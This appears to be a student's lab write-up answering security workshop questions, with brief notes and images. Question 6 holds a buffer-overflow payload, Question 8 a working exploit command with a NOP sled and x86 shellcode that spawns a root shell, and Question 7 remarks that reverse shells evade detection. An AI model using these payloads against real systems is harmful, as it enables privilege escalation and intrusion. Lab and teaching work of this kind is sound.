

Question 3




Question 4

It is easy to find address of function using gdb, and then construct the payload.



Question 5

This code enables program to read secret file directly. But unfortunately, the file name in code is ‘secet’. We could re-edit a cat file which is about to read secet as secret.




Question 6

To solve it we only need to write payload in enviroment variable.

export Q6\_SECRET\_CODE=

$(python -c "import sys;f='A'\*1024+'\xef\xbe\xad\xde';sys.stdout.buffer.write(f.encode('latin'))")





Question 7


1. It is possible to get reverse shell on outbounds ports, even inbound ports are restricted.
2. Because it is hard to detect backdoor traffic even organisations detect traffic to known C2 servers.

Question 8

It is same as shell code attacking mentioned in workshop. Following the step.







Constructing payload:

./run\_me $(python3 -c "import sys;

filler='\x90'\*976+'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80'

+ 'A'\*26 + '\xfc\xd1\xff\xff';sys.stdout.buffer.write(filler.encode('latin'))")

